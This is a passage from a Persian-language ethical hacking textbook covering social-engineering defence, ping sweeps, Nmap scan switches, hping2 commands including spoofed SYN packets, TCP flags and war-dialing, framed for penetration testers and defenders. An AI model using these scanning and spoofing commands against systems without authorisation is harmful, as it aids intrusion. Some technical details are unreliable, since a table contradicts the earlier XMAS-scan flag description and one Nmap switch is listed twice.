عملی قانونی نشان دهد. ممکن است آدرس وب سایت، با نام یا لوگوی موسسه مالی واقعی به نظر برسد اما یک وب سایت ساختگی باشد. زمانیکه کاربری بر روی لینک کلیک می‌کند، به سایت هکر تغییر مسیر داده می‌شوند. آدرس‌هایی که می‌توانند در لینک‌های جعلی قرار بگیرند، از علائم دهدهی یا شانزدهی استفاده می‌کنند. برای مثال، آدرس 192.168.10.5، شبیه 3232238085 خواهد بود.

پیشگیری از مهندسی اجتماعی

سیاست‌های امنیتی مستند شده و اجباری، حیاتی‌ترین عنصر در برنامه امنیت اطلاعات هستند. اگر کارمندان، آموزش ندیده باشند، سیاست‌ها و فرآیندهای خوب، موثر نخواهند بود. این سیاست‌ها بایستی که ابتدا با کارمندان مشورت شود و سپس توسط مدیر، اجبار شود. سیاست امنیتی سازمانی باید مشخص کنند که چگونه و چه زمانی اکانت‌ها ایجاد و پایان یابند، هر چند وقت به یکبار باید پسوردها تغییر یابند، چه کسی می‌تواند به اطلاعات دسترسی یابد. نحوه از بین بردن مستندات کاغذی و محدودیت‌های دسترسی فیزیکی نیز باید در سیاست امنیتی مورد توجه قرار گیرند. در نهایت، سیاست باید مسائل فنی از قبیل استفاده از مودم‌ها و کنترل ویروس را شامل شود.

یکی از مزایای سیاست امنیتی قوی این است که مسئولیت کارمندان را از داوری در مورد درخواست‌های هکر از بین می‌برد. اگر کار خواسته شده با سیاست امنیتی مغایرت داشته باشد، شخص نباید آن را انجام دهد.

مهم‌ترین موضوع برای پیشگیری از مهندسی اجتماعی، آموزش پرسنل است. بایستی همه پرسنل آموزش ببینند که چگونه اطلاعات محرمانه خود را حفظ کنند. تیم‌های مدیریتی، در ایجاد و پیاده‌سازی سیاست امنیتی درگیر هستند بنابراین، آنها کاملا آن را درک و پشتیبانی می‌کنند. هر سال باید کلاس‌هایی دایر شود تا اطلاعات جدیدتر و به روزتر به اطلاع افراد برسد. روش دیگر نیز انتشار ماهانه، روزنامه یا مقالات امنیتی است.

فصل سوم

اسکن و Enumeration

مقدمه


اسکن کردن و enumeration، اولین مراحل هک هستند. پس از مرحله اسکن، مرحله enumeration آغاز می‌گردد که شامل شناسایی نام کامپیوترها، اکانت‌های کاربران، و منابع به اشتراک گذاشته است. اسکن و enumeration، با یکدیگر مورد بحث قرار می‌گیرند برای اینکه بسیاری از ابزارهای هک، هر دوی این کارها را انجام می‌دهند.


اسکن

در طول اسکن، هکر به دنبال جمع‌آوری اطلاعات درباره شبکه و سیستم‌های آن است. اطلاعاتی از قبیل آدرس‌های IP، سیستم عامل، سرویس‌ها، و برنامه‌های نصب شده می‌توانند به هکر کمک کنند تا بداند چه نوع اکسپلویت می‌تواند برای هک کردن سیستم استفاده شود. هکرهای قانونمند، از اسکن برای شناسایی آدرس‌های IP سیستم‌های مقصد استفاده می‌کنند.

اسکن پورت، اسکن شبکه، و اسکن آسیب پذیری

پس از مراحل شناسایی اکتیو و پسیو، اسکن شروع می‌شود. برای اینکه بدانیم آیا سیستم در شبکه در دسترس است یا نه، اسکن می‌کنیم. ابزارهای اسکن، برای جمع‌آوری اطلاعات درباره یک سیستم از قبیل آدرس‌های IP، سیستم عامل، و سرویس‌هایی که بر روی سیستم مقصد در حال اجرا هستند استفاده می‌شوند.





جدول زیر، سه نوع اسکن را توضیح می‌دهد.

نوع اسکن	هدف
اسکن پورت (Port scanning)	پورت‌ها و سرویس‌های باز را مشخص می‌کند
اسکن شبکه (Network scanning)	آدرس‌های IP راشناسایی می‌کند
اسکن آسیب پذیری (Vulnerability scanning)	وجود آسیب پذیری‌های شناخته شده را بررسی می‌کند

اسکن پورت: فرآیند شناسایی پورت‌های باز TCP/IP بر روی یک سیستم را می‌گویند. ابزارهای اسکن پورت، هکر را قادر می‌سازند درباره سرویس‌های قابل دسترس روی یک سیستم اطلاعات کسب کند. هر سرویس یا برنامه روی ماشین، با شماره پورت شناخته شده‌ای همراه است. برای مثال، اگر ابزار اسکن پورتی نشان دهد که پورت ۸۰ باز است به معنای این است که بر روی آن سیستم، وب سرور اجرا می‌شود. هکرها باید با پورت‌های معروف آشنا باشند.

بر روی سیستم عامل ویندوز، شماره پورت‌های مشهور، در شاخه زیر قرار دارند:
C:\Windows\system32\drivers\etc\services


اسکن شبکه: فرآیند شناسایی دستگاه‌های فعال در شبکه است که برای انجام حمله یا برای ارزیابی امنیتی شبکه انجام می‌گیرد. دستگاه‌ها با آدرس‌های IP مشخص می‌شوند.

اسکن آسیب پذیری: فرآیند شناسایی آسیب پذیری‌های سیستم‌های کامپیوتری بر روی شبکه است. بطور کلی، یک اسکنر آسیب‌پذیری، ابتدا سیستم عامل و نسخه آن و نیز service packهایی که نصب هستند را شناسایی می‌کند سپس، ضعف‌ها و آسیب پذیری‌های سیستم عامل را شناسایی می‌کند. در مرحله حمله، هکر می‌تواند از این آسیب‌پذیری‌ها برای ایجاد دسترسی روی سیستم استفاده کند.

سیستم تشخیص نفوذ (IDS)، می‌تواند فعالیت‌های مربوط به اسکن پورت را تشخیص دهد. ابزارهای اسکن، به دنبال پورت‌های TCP/IP می‌گردند تا پورت‌های باز را شناسایی کنند که این پویش پورت، توسط بسیاری از ابزارهای تشخیص امنیتی قابل شناسایی هستند. همچنین اسکن شبکه و آسیب پذیری هم معمولا قابل تشخیص هستند.

متدلوژی اسکن

متدلوژی زیر، فرآیندی است که هکر، شبکه را اسکن می‌کند. این متدلوژی، هکر را مطمئن می‌سازد که همه اطلاعات لازم برای انجام حمله، جمع‌آوری شده است.



تکنیک‌های Ping Sweep

متدلوژی اسکن، با بررسی سیستم‌هایی که در شبکه فعال هستند آغاز می‌شود. ساده‌ترین، و در عین حال درست‌ترین روش شناسایی سیستم‌های فعال، انجام ping sweep برای بازه آدرس IP شبکه است. تمام سیستم‌هایی که به ping پاسخ می‌دهند، به عنوان سیستم‌های فعال در شبکه محسوب می‌شوند.

اسکن ICMP، فرآیند ارسال یک درخواست ICMP یا ping به همه دستگاه‌های شبکه برای شناسایی سیستم‌های فعال است. یکی از مزایای اسکن ICMP این است که می‌تواند بصورت موازی انجام شود این بدان معنی است که همه سیستم‌ها در یک زمان اسکن می‌شوند بنابراین به سرعت در شبکه اجرا می‌شود. بسیاری از ابزارهای هک، دارای گزینه Ping sweep هستند این بدان معنی است که درخواست ICMP برای همه دستگاه‌های شبکه انجام می‌شود.

ping sweep شامل درخواست های ICMP ECHO است که به چندین دستگاه ارسال می شود

مساله قابل توجه در این روش این است که فایروال‌ها می‌توانند جلوی پاسخ سیستم به ping sweep را بگیرند. مشکل دیگر این است که بایستی دستگاه، روشن باشد تا اسکن انجام شود.

ابزارهای Angry IP Scanner، Pinger، Friendly Pinger، و WS_Ping_Pro برای انجام کوئری‌های ICMP هستند.

تشخیص Ping Sweep ها

تقریبا هر سیستم IDS یا IPS، Ping Sweepهایی که در شبکه اتفاق می‌افتند، را شناسایی می‌کنند و گزارش می‌دهند. بسیاری از فایروال‌ها و سرورهای پروکسی، پاسخ‌های ping را می‌بندند بنابراین، هکر نمی‌تواند بطور دقیق مشخص کند که آیا تنها با استفاده از ping sweep، سیستم‌ها در دسترس هستند یا نه. اگر سیستم‌ها، به ping sweep پاسخ ندهند، از پورت اسکنرهای قوی‌تری باید استفاده شود. اگر ping sweep، سیستم فعالی را در شبکه نشان ندهد، به این معنا نیست که وجود ندارد شما باید از روش‌های جایگزین برای شناسایی استفاده کنید. به یاد داشته باشید که هک کردن، **زمان**، **صبر**، و **پشتکار** می‌خواهد.

اسکن پورت‌ها و شناسایی سرویس‌ها

بررسی پورت‌های باز، گام دوم در متدلوژی اسکن است. اسکن پورت، روشی برای بررسی پورت‌های باز است. فرآیند اسکن پورت شامل جستجوی تمام پورت‌ها بر روی سیستم، برای شناسایی پورت‌های باز است. بطور کلی، اسکن پورت، اطلاعات با ارزشی درباره دستگاه‌ها و آسیب پذیری سیستم‌ها می‌دهد.

شناسایی سرویس، سومین مرحله در متدلوژی اسکن است که معمولا با استفاده از همان ابزارها به عنوان اسکن پورت انجام می‌شود. با شناسایی پورت‌های باز، هکر می‌تواند سرویس‌هایی که با آن شماره پورت‌ها کار می‌کنند، را تشخیص دهد.

مقابله با اسکن پورت

روش‌های مقابله، فرآیندها یا ابزارهایی هستند که مدیران امنیتی استفاده می‌کنند تا اسکن پورت‌ها بر روی سیستم‌های شبکه را شناسایی و عقیم کنند. روش‌های زیر باید برای جلوگیری از کسب اطلاعات توسط هکر در طول اسکن پورت، اجرا شود:

- معماری امنیتی صحیح، از قبیل پیاده‌سازی IDS ها و فایروال‌ها باید انجام گیرد.
- هکرهای قانونمند، از مجموعه‌ای از ابزارها برای تست مقابله با اسکن استفاده می‌کنند. زمانیکه فایروالی نصب می‌شود، ابزار اسکن پورت باید اجرا شود تا مشخص کند آیا فایروال می‌تواند به درستی از اسکن پورت جلوگیری کند یا نه.
- فایروال باید بتواند ابزار اسکن پورت را شناسایی کند. فایروال باید بصورت stateful، نظارت داشته باشد که این بدان معنی است که داده‌های بسته را بررسی کند و تنها هدر TCP را بررسی نکند.
- سیستم‌های تشخیص نفوذ شبکه‌ای (NIDS)، باید برای شناسایی با روش‌های شناسایی سیستم عامل همچون Nmap استفاده شود.
- بایستی تنها پورت‌های مورد نیاز باز شوند و بقیه بسته باشند.
- کارکنان سازمان، بایستی برای استفاده از سیستم، آموزش امنیتی مناسب دیده باشند. آنها باید سیاست‌های امنیتی مختلف را بدانند.

سوئیچ‌های دستور Nmap

Nmap، ابزار رایگانی است که با عملیات ping sweep، اسکن پورت، شناسایی سرویس، شناسایی آدرس IP، و شناسایی سیستم عامل را با سرعت بالاتری انجام می‌دهد. مزیت Nmap این است که می‌تواند تعداد زیادی ماشین را در یک نشست اسکن کند و توسط اغلب سیستم عامل‌ها از قبیل یونیکس، ویندوز، و لینوکس پشتیبانی می‌شود.

وضعیت پورت که توسط Nmap مشخص می‌شود می‌تواند بصورت باز، فیلتر شده یا فیلتر نشده باشد. پورت باز یعنی اینکه ماشین هدف به درخواست‌های ورودی روی پورت پاسخ می‌دهد. پورت فیلتر شده به این معنی است که فایروال یا فیلتر شبکه، از کشف پورت‌های باز توسط Nmap جلوگیری می‌کنند. پورت فیلتر نشده به این معنی است که پورت بسته است و فایروال، جلوی درخواست‌های Nmap را نمی‌گیرد. Nmap، از چندین نوع اسکن پشتیبانی می‌کند. جدول زیر، برخی از رایج‌ترین روش‌های اسکن را توضیح می‌دهد.

نوع اسکن Nmap	توضیح
TCP connect	حمله کننده، یک ارتباط کامل TCP با سیستم هدف می‌سازد.
XMAS tree scan	حمله کننده، سرویس‌های TCP را با ارسال بسته‌های XMAS-tree، بررسی می‌کند. تمام flagهای FIN، URG و PSH با مقدار یک پر شده‌اند.
SYN stealth scan	اسکن نیمه باز (half-open) نیز نامیده می‌شود. هکر، یک بسته SYN را ارسال می‌کند و در

	پاسخ، یک SYN-ACK دریافت می‌کند. در واقع یک ارتباط کامل TCP باز نمی‌شود.
Null scan	این یک اسکن پیشرفته است که ممکن است از فایروال عبور کند ولی شناسایی نشود. در Null scan، تمام flagها خاموش هستند. این اسکن تنها بر روی سیستم‌های یونیکس کار می‌کند.
Windows scan	این نوع اسکن، مشابه ACK scan است و می‌تواند پورت‌های باز را شناسای کند.
ACK scan	این نوع اسکن، برای مشخص کردن قوانین فایروال است. ACK scan، تنها بر روی یونیکس کار می‌کند.

برای انجام اسکن، Nmap دارای تعدای سوئیچ دستوری است. برخی از سوئیچ‌های دستوری آن عبارتند از:

دستور Nmap	اسکن انجام شده
-sT	TCP connect scan
-sS	SYN scan
-sF	FIN scan
-sX	XMAS tree scan
-sN	Null scan
-sP	Ping scan
-sU	UDP scan
-sO	Protocol scan
-sA	ACK scan
-sW	Windows scan
-sR	RPC scan
-sL	List/DNS scan
-sI	Idle scan
-Po	Don't ping
-PT	TCP ping
-PS	SYN ping
-PI	ICMP ping
-PB	TCP and ICMP ping
-PB	ICMP timestamp
-PM	ICMP netmask
-oN	Normal output
-oX	XML output
-oG	Greppable output
-oA	All output
-T Paranoid	Serial scan; 300 sec between scans
-T sneaky	Serial scan; 15 sec between scans

-T polite	Serial scan; 4 sec between scans
-T Normal	Parallel scan
-T Aggressive	Parallel scan, 300 sec timeout, and 1.25 sec/probe
-T Insane	Parallel scan, 75 sec timeout, and 3 sec/probe

برای انجام اسکن Nmap، در cmd ویندوز عبارت Nmap *IP address* را با یکی از سوئیچ‌های مناسب تایپ کنید. برای مثال، برای اسکن سیستمی به آدرس ۱۹۲,۱۶۸,۰,۱ با استفاده از نوع اسکن TCP connect، دستور زیر را وارد کنید:

Nmap 192.168.0.1 –sT

HPING2

ابزار مبتنی بر دستور است که حالت Traceroute را دارد و دارای قابلیت تست فایروال، اسکن پیشرفته پورت، تست شبکه‌ای با استفاده از پروتکل‌های مختلف، شناسایی سیستم عامل از راه دور، Traceroute پیشرفته و ... است. برخی از دستورات این ابزار به قرار زیر است:

Hping2 10.0.0.5

این دستور، یک بسته TCP null-flags به پورت 0 کامپیوتر 10.0.0.5 ارسال می‌کند.

Hping2 10.0.0.5 –p 80

این دستور، بسته‌ای به پورت ۸۰ ارسال می‌کند.

Hping2 –a 10.0.0.5 –s –p 81 10.0.0.25

این دستور، از طریق یک trusted party بسته‌های SYN جعلی به پورت ۸۱ هدف ارسال می‌کند.

Hping www.debian.org –p 80 –A


این دستور، به پورت ۸۰ سایت www.debian.org بسته‌های ACK ارسال می‌کند.

Hping www.yahoo.com –p 80 –A


این دستور، پاسخ‌های IPID را بررسی می‌کند.

اسکن‌های SYN، Stealth، XMAS، NULL، IDLE، و FIN


SYN: اسکن SYN یا stealth، با نام اسکن نیمه باز نامیده می‌شود برای اینکه عملیات دست تکانی سه مرحله‌ای TCP را کامل نمی‌کند. دست تکانی سه مرحله‌ای TCP/IP در بخش‌های بعدی توضیح داده خواهد شد. هکر بسته SYN را به هدف ارسال می‌کند اگر فریم SYN/ACK برگشت داده شد، یعنی، هدف ارتباط را کامل کرده و پورت در حال گوش دادن است. اگر RST برگشت داده شد، یعنی پورت یا فعال و یا بسته است. مزایای اسکن SYN stealth این است که اغلب سیستم‌های تشخیص نفوذ نمی‌توانند آن را به عنوان حمله یا تلاش برای ارتباط تشخیص دهند.



XMAS: اسکن‌های XMAS، بسته‌ای را با flagهای FIN، URG و PSH ارسال می‌کند. اگر پورت باز باشد، پاسخی وجود نخواهد داشت اما اگر پورت بسته باشد، هدف، بسته RST/ACK را برمی‌گرداند. XMAS scan تنها بر روی سیستم‌هایی که دارای پیاده‌سازی RFC 793 هستند کار می‌کنند و برای نسخه‌های ویندوز کار نمی‌کند.



FIN: اسکن FIN، مشابه اسکن XMAS است اما بسته‌ای را که تنها دارای FIN flag است ارسال می‌کند. FIN scan همان پاسخ را دریافت می‌کند و همان محدودیت‌های XMAS scan را دارد.




NULL: محدودیت‌ها و پاسخ‌های اسکن NULL مشابه XMAS و FIN است اما بسته‌ای را بدون flag ارسال می‌کند.

IDLE: اسکن IDLE، از آدرس IP جعلی برای ارسال بسته SYN به مقصد استفاده می‌کند. بسته به پاسخ، پورت می‌تواند باز یا بسته باشد. IDLE scan، پاسخ اسکن را با مانیتورینگ sequence number هدر IP، تعیین می‌کند.

اسکن SYN Stealth / Half Open به عنوان اسکن نیمه باز معروف هستند برای اینکه ارتباط کامل TCP برقرار نمی شود

انواع flagهای ارتباط TCP

ارتباطات TCP، پیش از ایجاد ارتباط و انتقال داده، نیاز به دست تکانی سه مرحله‌ای (3-way handshake) دارد. شکل زیر، مراحل ایجاد این ارتباط را نشان می‌دهد.



برای تکمیل دست تکانی سه مرحله‌ای و ایجاد ارتباط موفقیت آمیز بین دو سیستم، فرستنده بایستی یک بسته TCP با بیت SYN ارسال کند. سپس، سیستم دریافت کننده، با بسته TCP که دارای بیت SYN و ACK است، پاسخ را می‌دهد که نشان دهنده این است که سیستم آماده دریافت داده است. سیستم مبدا، بسته نهایی را با بیت ACK ارسال می‌کند که نشان می‌دهد ارتباط کامل شده است و داده‌ها آماده ارسال شدن هستند.

از آنجائیکه TCP، یک پروتکل اتصال گرا (connection-oriented) است، فرآیند برقراری ارتباط، راه‌اندازی مجدد ارتباط قطع شده، و خاتمه ارتباط، بخشی از پروتکل است. این نشانگرهای پروتکل، flag نامیده می‌شود. پروتکل TCP، شامل flagهای ACK، RST، SYN، URG، PSH، و FIN است. لیست زیر، عملکرد flagهای TCP را نشان می‌دهد:

SYN (Synchronize): ارتباط را بین سیستم‌ها شروع می‌کند.

ACK (Acknowledge): ارتباط را بین سیستم‌ها برقرار می‌سازد.

PSH (Push): سیستم، داده بافر شده را فروارد می‌کند.

URG (Urgent): داده‌های داخل بسته، باید سریعتر پردازش شوند.

FIN (Finish): دیگر انتقال انجام نگیرد.

RST (Reset): ارتباط را دوباره راه‌اندازی می‌کند.

هکر می‌تواند با استفاده از flagها، به جای تکمیل کردن ارتباط کامل TCP، از شناسایی جلوگیری کند. انواع اسکن TCP که در جدول زیر لیست شده است توسط برخی از ابزارهای اسکن برای دریافت پاسخ از یک سیستم یا تنظیم flag استفاده می‌شود.

XMAS Scan	Flags sent by hacker
XMAS scan	All flags set (ACK, RST, SYN, URG, PSH, FIN)
FIN scan	FIN
NULL Scan	No flags set
TCP connect/full-open scan	SYN, then ACK
SYN scan/half-open scan	SYN, then RST


Net Tools Suite Pack

مجموعه ای از ابزارهای اسکن است

شامل بسیاری از ابزارهای mass e-mailer / web ripper / flooder / port scanner است

FloppyScan

یکی از ابزارهای خطرناک هک است که برای اسکن پورت با استفاده از فلاپی دیسک بکار می‌رود. محتوای آن، mini Linux است و با استفاده از NMAP، پورت‌ها را اسکن می‌کند و از طریق ایمیل، نتایج آن را راسال می‌کند. شکل زیر، مراحل FloppyScan را نشان می‌دهد.



ابزارهای هک

IPEye، یک اسکنر پورت TCP است که می‌تواند اسکن‌های SYN، FIN، Null و XMAS را انجام دهد. و یک ابزار خط دستوری (Command-Line) است. IPEye، پورت‌های روی سیستم هدف و پاسخ‌ها را پویش می‌کند. پورت بسته (closed)، به معنای این است که کامپیوتری وجود دارد اما به آن پورت گوش نمی‌دهد. پاسخ رد (reject)، به این معناست که فایروال، ارتباط با آن پورت را رد می‌کند. پاسخ دور انداختن (drop) به این معنا است که فایروال، هر چیزی را روی پورت دور می‌اندازد یا کامپیوتر وجود ندارد. پاسخ باز (open) به این معناست که برخی از سرویس‌ها به آن پورت گوش می‌دهند.

IPSecScan، ابزاری است که می‌تواند تنها یک آدرس IP یا بازه‌ای از آدرس‌ها را جستجو کند تا ببیند IPSec بر روی کدامیک از سیستم‌ها فعال است.


Hping2، قابل توجه است برای اینکه علاوه بر شناسایی سیستم عامل، دارای قابلیت‌های دیگری همچون پروتکل‌های TCP، UDP، ICMP، traceroue mode، و قابلیت ارسال فایل‌ها بین سیستم منبع و مقصد است.

SNMP Scanner، به شما اجازه می‌دهد بازه‌ای از سیستم‌ها را با استفاده از کوئری‌های ping، DNS، و SNMP اسکن کنید.

Netscan Tools Pro 2000, Hping2, KingPingicmpenum و SNMP Scanner ابزارهایی هستند که می‌توانند برای شناسایی سیستم عامل استفاده شوند.

تکنیک‌های War-Dialing

War dialing، فرآیند تماس با شماره مودم برای یافتن ارتباط باز مودم است که اجازه دسترسی از راه دور را به یک شبکه بدهد. کلمه war dialing، از اولین روزهای اینترنت به وجود آمد زمانیکه اغلب شرکت‌ها از طریق مودم dial-up به اینترنت متصل بودند. War dialing، به عنوان روش اسکن شناخته می‌شود برای اینکه به دنبال ارتباطات شبکه‌ای دیگری می‌گردد که ممکن است نسبت به ارتباط اینترنتی اصلی، دارای امنیت پایین‌تری باشد. بسیاری از سازمان‌ها، مودم‌های remote access را راه‌اندازی می‌کنند که هر چند که امروزه منسوخ شده هستند ولی نمی‌توان این سرورهای remote-access را حذف کرد. این باعث می‌شود که هکرها روش ساده‌ای برای وارد شدن به شبکه پیدا کنند. برای مثال، بسیاری از سیستم‌های دسترسی راه دور، از PAP استفاده می‌کنند که پسورد را بصورت غیر رمز شده ارسال می‌کند در حالیکه تکنولوژی جدید که VPN نام دارد، پسوردها را رمز می‌کند.



ابزارهای War-dialing، در شرایطی کار می‌کنند که شرکت‌ها، پورت‌های ورودی (dial-in) را کنترل نکنند. بسیاری از سرورها، هنوز هم از مودم با خط تلفن به عنوان پشتیبان استفاده می‌کنند. این ارتباطات مودم، می‌تواند برای برنامه war-dialing برای ایجاد دسترسی به سیستم و شبکه داخلی استفاده شود.

ابزارهای هک

